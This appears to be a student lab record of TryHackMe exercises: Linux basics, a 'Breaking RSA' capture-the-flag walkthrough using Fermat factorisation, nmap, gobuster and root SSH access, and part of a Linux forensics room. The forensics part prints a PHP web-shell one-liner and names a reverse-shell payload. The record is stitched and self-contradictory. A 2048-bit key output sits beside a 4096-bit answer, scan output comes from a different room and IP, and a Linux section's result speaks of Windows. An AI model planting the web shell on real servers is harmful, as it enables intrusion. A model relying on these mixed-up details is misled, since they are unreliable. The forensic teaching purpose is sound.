- Linux device was started and booted.

Task2:

- **Linux** is used in a variety of everyday devices and systems, such as websites, car entertainment/control panels, Point of Sale (PoS) systems, and critical infrastructures like traffic light controllers.
- It’s an open-source operating system with many **flavours** or distributions, like **Ubuntu** and **Debian**, each suited for different purposes.

Task3:

- Once deployed, a card will appear at the top of the room containing essential details, such as the **IP address** and the **expiry timer**.
- This card also provides buttons to manage the machine. Make sure to click **"Terminate"** when you're done to safely shut down the machine.

Task4:

- The Terminal in Linux is a text-based interface for interacting with the system. Basic commands like echo (to output text) and whoami (to display the current user) are essential for navigating and managing the system.
- echo - Outputs any text that you provide.
- whoami - Displays the current logged-in user.

Task5:

- To navigate and interact with the filesystem in Linux, use commands like ls (list directory contents), cd (change directory), cat (view file content), and pwd (print the current directory).
- These commands help you move through directories and manage files without a graphical interface. Practice these to become efficient in terminal-based file management.

Task6:

- The find command helps you quickly search for files across your system without needing to manually navigate through directories. For example, you can search for a file by name or use wildcards to find multiple files with specific extensions.
- grep is used to search through the contents of files for specific patterns or values. It's useful when you need to filter through logs or large text files.

Task7:

- Here's a breakdown of some essential Linux operators to help you work more efficiently:
- & - Executes a command in the background, allowing you to continue using the terminal.
- && - Runs multiple commands in a sequence, but the second command runs only if the first is successful.
- >> - Similar to >, but appends the output to the file instead of overwriting it.

Task8:

- Understanding why Linux is used to mastering basic terminal commands like ls, cd, find, and grep. Also learned how to efficiently navigate the filesystem and use powerful operators like &, &&, >, and >>.

Result: This experiment provides a practical introduction to Windows system fundamentals,

enabling to navigate, manage, and analyze system components efficiently.

Ex. No.: 4

Breaking RSA


Aim:

Breaking RSA in TryHackMe Using Fermat's Factorization Algorithm-

The goal is to break an RSA encryption challenge in TryHackMe by factoring the modulus N using **Fermat's Factorization Algorithm**. This method works best when the two prime factors p and q are **close to each other**, meaning their difference is small. Once p and q are found, the private key and decrypt messages can be found.

A brief overview of RSA

The security of RSA relies on the practical difficulty of factoring the product of two large prime numbers, the "factoring problem". RSA key pair is generated using 3 large positive integers –



(e, n) are public variables and make up the public key. d is the private key and is calculated using p and q. If we could somehow factorize n into p and q, we could then be able to calculate d and break RSA. However, factorizing a large number is very difficult and would take some unrealistic amount of time to do so, provided the two prime numbers are **randomly** chosen.

Fermat's Factorization Algorithm Mathematical Basis:

RSA uses a modulus N calculated as:
$N=p\times q$
N = p x q
where p and q are prime numbers.

If p and q are close, they can be rewritten as:
$p=(a-b)$, $q=(a+b)$
where a is the midpoint between p and q, and b is the offset.

Rearranging, we get:
$N=(a-b)(a+b)=a^2-b^2$
which can be rewritten as:
$a^2-N=b^2$
Thus, the problem reduces to finding an integer a such that a^2-N is a perfect square.

Algorithm Steps:

1. **Find an initial estimate of aa:**

$$a = [\sqrt{N}]$$

(Round up the square root of NN).

2. **Iterate until $a^2 - N$ is a perfect square:**
   - Compute $b^2 = a^2 - N$
   - Check if b^2 is a perfect square.
   - If it is, set $b = \sqrt{b^2}$
   - Compute $p = a - b$ and $q = a + b$.

3. **Verify p and q by checking if $p \times q = N$**

4. **Use p and q to compute φ(N) and the private key d:**

$$\varphi(N) = (p-1)(q-1)$$

$$d = e^{-1} \bmod \varphi(N)$$

using the Extended Euclidean Algorithm.

5. **Decrypt the ciphertext using:**


$$M = C^d \bmod N$$

When Fermat's Factorization Works Well:

- **When p and q are close.**
- **For small or medium-sized RSA moduli.**
- **When the difference q - p is small, making b small.**

Output:

1. How many services are running on the box?
   $ sudo nmap -sV -Pn -vvv -T3 10.10.182.180




```
┌──(0×b0b㉿kali)-[~/Documents/tryhackme]
└─$ nmap -sT -p- 10.10.72.68 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 14:37 EST
Nmap scan report for localhost (10.10.72.68)
Host is up (0.048s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 23.40 seconds

┌──(0×b0b㉿kali)-[~/Documents/tryhackme]
└─$ nmap -sT -sV -sC -p 22,80 10.10.72.68 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 14:40 EST
Nmap scan report for localhost (10.10.72.68)
Host is up (0.045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ff:8c:c9:bb:9c:6f:6e:12:92:c0:96:0f:b5:58:c6:f8 (RSA)
|   256 67:ff:d4:09:ee:2c:8d:eb:94:b3:af:17:8e:dc:94:ae (ECDSA)
|_  256 81:0e:b2:0e:f6:64:76:3c:c3:39:72:c1:29:59:c3:3c (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Jack Of All Trades
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.11 seconds
```

Ans: 2

Q. 2 What is the name of the hidden directory on the web server? (without leading '/')
Ans: development

```
┌──(0×b0b㉿kali)-[~]
└─$ gobuster dir -u http://10.10.72.68 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.72.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/development          (Status: 301) [Size: 178] [--> http://10.10.72.68/development/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

Q.3 What is the length of the discovered RSA key? (in bits)
To determine the length in bits of the public we can issue the following command:

```
┌──(0×b0b㉿kali)-[~/Documents/tryhackme/breaking-rsa]
└─$ ssh-keygen -l -f id_rsa.pub
2048 SHA256:DIqTDIhboydTh2QU6i58JP+5aDRnLBPT8GwVun1n0Co no comment (RSA)
```

Ans: 4096

Q.4 What are the last 10 digits of n? (where 'n' is the modulus for the public-private key pair)
Ans: 1225222383

```
┌──(0×b0b㉿kali)-[~/Downloads]
└─$ python
Python 3.11.7 (main, Dec  8 2023, 14:22:46) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.PublicKey import RSA
>>> f = open("id_rsa.pub","r")
>>> key = RSA.importkey(f.read())
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: module 'Crypto.PublicKey.RSA' has no attribute 'importkey'. Did you mean: 'importKey'?
>>> key = RSA.importKey(f.read())
>>> print key.n
  File "<stdin>", line 1
    print key.n
    ^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?
>>> print(key.n)
[redacted]
>>> print(key.e)
65537
```

Q.5 What is the numerical difference between p and q?

Ans: 1502

Q.6 What is the flag?

And: breakingRSAissuperfun20220809134031

Result:

This experiment provides a hands-on understanding of RSA encryption vulnerabilities and highlights the practical application of Fermat's Factorization Algorithm. By exploiting the proximity of the prime factors in the RSA modulus, the challenge demonstrates how RSA can be broken when p and q are close. The process enhances comprehension of cryptographic concepts, number theory, and the critical role of secure key generation in modern encryption systems.

```
┌──(0×b0b㉿kali)-[~/Documents/tryhackme/breaking-rsa]
└─$ chmod 600 id_rsa

┌──(0×b0b㉿kali)-[~/Documents/tryhackme/breaking-rsa]
└─$ ssh -i id_rsa root@10.10.72.68
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-124-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 16 Feb 2024 07:55:05 PM UTC

  System load:  0.0               Processes:             112
  Usage of /:   70.1% of 4.84GB   Users logged in:       1
  Memory usage: 24%               IPv4 address for eth0: 10.10.72.68
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Feb 16 19:33:29 2024 from 10.8.211.1
root@thm:~# ls -lah
total 36K
drwx------  5 root root 4.0K Feb 16 19:33 .
drwxr-xr-x 19 root root 4.0K Aug 13  2022 ..
-rw-------  1 root root   30 Aug 13  2022 .bash_history
-rw-r--r--  1 root root 3.1K Dec  5  2019 .bashrc
drwx------  2 root root 4.0K Feb 16 19:33 .cache
-r--------  1 root root   36 Aug 13  2022 flag
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  3 root root 4.0K Aug 13  2022 snap
drwx------  2 root root 4.0K Aug 13  2022 .ssh
root@thm:~# cat flag
```

Answer the questions below

How many services are running on the box?

2 — ✓ Correct Answer

What is the name of the hidden directory on the web server? (without leading '/')

development — ✓ Correct Answer

What is the length of the discovered RSA key? (in bits)

4096 — ✓ Correct Answer

What are the last 10 digits of n? (where 'n' is the modulus for the public-private key pair)

1225222383 — ✓ Correct Answer

Factorize n into prime numbers p and q

No answer needed — ✓ Correct Answer

What is the numerical difference between p and q?

1502 — ✓ Correct Answer

Generate the private key using p and q (take e = 65537)

No answer needed — ✓ Correct Answer

What is the flag?

breakingRSAissuperfun20220809134031 — ✓ Correct Answer

Ex. No.: 5

Linux File System Analysis

Aim :

Task 1 Introduction

Introduction

Performing live forensic file system analysis is often an early part of incident response and is crucial in assessing and determining potential security breaches. This process involves examining digital artefacts, system logs, users, and file structures to uncover evidence of unauthorized access, malicious activities, or data compromise. While drawing methodological comparisons to Windows forensic operations, Linux forensics and the Unix-based operating systems also present unique challenge opportunities for forensic analysts. Understanding common artefacts of Linux file systems, permissions, and log mechanisms, therefore, becomes vital to the timely detection and mitigation of security incidents. As we are only analyzing and identifying artefacts of compromise at this stage of the incident response, it's important to emphasize that it's generally unsafe to remediate the live compromised system for further use. Instead, securely restoring from backups and performing vulnerability management remediation activities (which is out of scope for this room) is essential for recovery and minimizing impact.

Objectives

- Learn how to perform live file system analysis on a Linux system.
- Understand common artefacts, log mechanisms, and file system activities in Linux forensics.
- Reconstruct an event timeline in a hands-on incident response scenario.

Pre-requisites


Task 2 Investigation Setup

To secure the environment for live forensic analysis:


1. Ensure necessary backups are acquired and isolate the system from the network.

2. Use known good binaries and libraries for analysis by mounting a USB with clean Debian-based binaries.
3. Copy /bin, /sbin, /lib, and /lib64 folders from the clean installation to /mnt/usb on the affected system.
4. Modify PATH and LD_LIBRARY_PATH to prioritize trusted binaries and libraries for investigation.

Logging onto the server





Capturing the first flag



Task 3 Files, Permissions, and Timestamps Identifying the foothold

```
<?php system($_GET['cmd']);?>
```






```
exiftool /var/www/html/assets/reverse.elf
```

This command will extract and display the metadata associated with the specified file, providing insights into its characteristics, origins, and attributes.

Analyzing Checksums

To analyze the checksums of the reverse.elf file, you can use the md5sum and sha256sum utilities. Run the

```
md5sum /var/www/html/assets/reverse.elf
```


```
sha256sum /var/www/html/assets/reverse.elf
```


following commands:These commands will output the MD5 and SHA-256 checksums respectively for the reverse.elf file, allowing you to verify the integrity of the file and potentially identify it based on known signatures.

For instance:

```
MD5 checksum: c6cbdba1c147fbb7236284b7df2aa653
SHA-256 checksum: ee0ea8d8bc205c4e2e2cc6ff7ddb71dee22ac0a50c2042701d46e565e0821
```


```
stat /var/www/html/assets/reverse.elf
```





Q 3 Extract the metadata from the **reverse.elf** file. What is the file's MIME type?

Q 4 Run the **stat** command against the **/etc/hosts** file on the compromised web server. What is the full Modify Timestamp (mtime) value?



Task 4 Users and Groups

To identify potential backdoor accounts with root permissions, execute:

```
cat /etc/passwd | cut -d: -f1,3 | grep ":0$"
```

This command lists all users in the “sudo” group, including their usernames. If you prefer using the group ID, typically 27, you can run:

```
getent group 27 or
cat /etc/group
```

This command achieves the same result, listing users in the sudo group.

To monitor user logins and activity, you can use the following commands and logs:

1. last: Provides a history of user logins and sessions, reading from /var/log/wtmp .

```
last
```

2. lastb: Tracks failed login attempts by reading /var/log/btmp .

```
lastb
```

3. lastlog: Focuses on a user’s most recent login activity, reading from /var/log/lastlog .

```
lastlog
```

5. Failed Login Attempts: Check /var/log/auth.log (or /var/log/secure on certain distributions) for records of authentication-related events, including failed login attempts.


6. who: Displays currently logged-in users, along with details like terminal device, time of session establishment, and IP address.

```
who
```


For example:

```
username        host=(user_to_run_as) command_to_run
```


- Q 5 Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?



Q 6 What is the name of the group with the group ID of 46?



Q 7 View the **/etc/sudoers** file on the compromised system. What is the full path of the binary that Jane can run as sudo?



Task 5 User Directories and Files

To list user home directories and their hidden files, you can use the following commands:

1. List home directories:

